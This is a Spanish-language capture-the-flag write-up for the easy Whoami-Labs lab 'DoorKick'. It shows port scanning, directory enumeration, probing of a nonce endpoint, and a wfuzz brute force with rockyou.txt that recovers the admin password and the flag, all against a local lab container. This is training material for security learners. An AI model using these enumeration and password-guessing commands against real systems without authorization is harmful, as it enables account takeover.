

Solución al lab **Doorkick** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/Doorkick
Session Actions Edit View Help

W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde doorkick.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: DoorKick
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.3


Ingresa la flag (formato BURP{...}):
```

Comencemos realizando un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/Doorkick
(chifay@kali) - [~/Whoami-Labs/Doorkick]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_doorkick
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-29 11:08 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64 Gunicorn
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET
|_ http-title: DoorKick \xE2\x80\x94 Acceso
|_ Requested resource was /login
|_ http-server-header: gunicorn
MAC Address: 2A:74:D3:CD:D5:90 (Unknown)
```

Solo se encontró un puerto abierto, 5000/tcp http, hagamos una inspección visual del sitio



Código fuente



Enumeración de directorios con feroxbuster

```
chifay@kali: ~/Whoami-Labs/Doorkick
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Doorkick
Target Url      http://172.17.0.3:5000/
In-Scope Url    172.17.0.3
Threads        50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_5000.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 35l 71w 1374c http://172.17.0.3:5000/login
302 GET 5l 22w 199c http://172.17.0.3:5000/ => http://172.17.0.3:5000/login
200 GET 1l 5w 68c http://172.17.0.3:5000/api/nonce
302 GET 5l 22w 199c http://172.17.0.3:5000/logout => http://172.17.0.3:5000/login
302 GET 5l 22w 199c http://172.17.0.3:5000/panel => http://172.17.0.3:5000/login
200 GET 1l 1w 37c http://172.17.0.3:5000/status
[#####] - 35s 55404/55404 0s found:6 errors:0
[#####] - 34s 55368/55368 1607/s http://172.17.0.3:5000/
```

Tenemos /logout y /panel que redirigen a /login, veamos que encontramos en /api/nonce y /status

/api/nonce

```
DoorKick — Acceso x 172.17.0.3:5000/api/nonce x +
http://172.17.0.3:5000/api/nonce
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
hint: "Use for Sequencer Manual load"
nonce: "6a93136000000002"
```

/status

```
DoorKick — Acceso x 172.17.0.3:5000/status x +
http://172.17.0.3:5000/status
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
service: "DoorKick"
status: "ok"
```

Vamos a probar login con credenciales comunes

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ echo "=== LOGIN ==="
for pass in admin password 123456 password123 letmein; do
  echo -n "admin:$pass → "
  curl -s -X POST "http://172.17.0.3:5000/login" \
    -d "username=admin&password=$pass" \
    -i 2>/dev/null | grep -q "Location: /panel" && echo "✅" || echo "❌"
done
=== LOGIN ===
admin:admin → ❌
admin:password → ❌
admin:123456 → ❌
admin:password123 → ❌
admin:letmein → ❌
```

Obtener nonces secuenciales

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ echo -e "\n=== NONCES ==="
for i in {1..5}; do
  curl -s "http://172.17.0.3:5000/api/nonce"
  echo ""
done
=== NONCES ===
{"hint":"Use for Sequencer Manual load","nonce":"6a93155300000002"}
{"hint":"Use for Sequencer Manual load","nonce":"6a93155300000003"}
{"hint":"Use for Sequencer Manual load","nonce":"6a93155300000004"}
{"hint":"Use for Sequencer Manual load","nonce":"6a93155300000005"}
{"hint":"Use for Sequencer Manual load","nonce":"6a93155300000006"}
```

Intentar usar el nonce para autenticación

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ echo -e "\n=== USANDO NONCE ==="
NONCE=$(curl -s "http://172.17.0.3:5000/api/nonce" | grep -o '"nonce":"[^"]*"' | cut -d'"' -f4)
echo "Nonce: $NONCE"

curl -s -H "Authorization: Bearer $NONCE" "http://172.17.0.3:5000/panel"
echo ""
curl -s -H "Cookie: nonce=$NONCE" "http://172.17.0.3:5000/panel"
echo ""
curl -s -H "X-Nonce: $NONCE" "http://172.17.0.3:5000/panel"

=== USANDO NONCE ===
Nonce: 6a9315ae00000007
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
```

Probar obtener un nonce y usarlo como contraseña

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ NONCE=$(curl -s "http://172.17.0.3:5000/api/nonce" | grep -o '"nonce": "[^"]*" ' | cut -d'"' -f4)
echo "Nonce: $NONCE"
Nonce: 6a93172900000008
```

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ curl -s -X POST "http://172.17.0.3:5000/login" \
  -d "username=admin&password=$NONCE" \
  -i | grep -E "Location|Set-Cookie"

(chifay@kali)-[~/Whoami-Labs/Doorkick]
$
```


Después de realizar varias opciones sin resultado positivo probé hydra pero me daba error 401, así que volvi a probar pero con wfuzz

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ wfuzz -c -z file,/usr/share/wordlists/rockyou.txt -d "username=admin&password=FUZZ" \
  --hc 401,403,404 "http://172.17.0.3:5000/login" | grep -v "401"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
/usr/lib/python3/dist-packages/wfuzz/plugin_api/base.py:60: SyntaxWarning:'return' in a 'finally' block
default
default
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.3:5000/login
Total requests: 14344392

=====
ID           Response  Lines  Word  Chars  Payload
=====
000001760:  302      5 L    22 W   199 Ch  "welcome1"
```

Se encontró una coincidencia y al probar la credencial en el login entramos a un panel donde nos revela la bandera



Con cURL también podemos acceder al panel

Primero vamos a setear la cookie

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ curl -s -X POST "http://172.17.0.3:5000/login" \
-d "username=admin&password=welcome1" \
-i | grep -i "set-cookie"
Set-Cookie: session=f2003c8e45fd340319235679; Path=/; SameSite=Lax

(chifay@kali)-[~/Whoami-Labs/Doorkick]
$
```

Luego la vamos a usar para entrar al panel

```
(chifay@kali)-[~/Whoami-Labs/Doorkick]
$ # 2. Acceder al panel con la cookie
curl -s "http://172.17.0.3:5000/panel" \
-H "Cookie: session=ae4059b75d3404170eb4a6f7; Path=/; SameSite=Lax" \
-s | grep -i "flag\|FLAG"
.FLAG{background:#0f172a;border:1px solid #334155;padding:12px;font-family:ui-monospace,monospace;margin-top:12px;word-break:break-all}
<div class=".flag">BURP{[REDACTED]}</div>

(chifay@kali)-[~/Whoami-Labs/Doorkick]
$
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/Doorkick
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Doorkick x chifay@kali: ~/Whoami-Labs/Doorkick/rapidscan x chifay@kali: ~/Whoami-Labs/Doorkick x

[*] Cargando imagen desde doorkick.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: DoorKick
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato BURP{ ... }): BURP{[REDACTED]}

¡Felicitaciones! Has comprometido DoorKick.

TIEMPO TOTAL: 01h 01m 53s
FECHA Y HORA: 2026-08-31 15:51:47 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```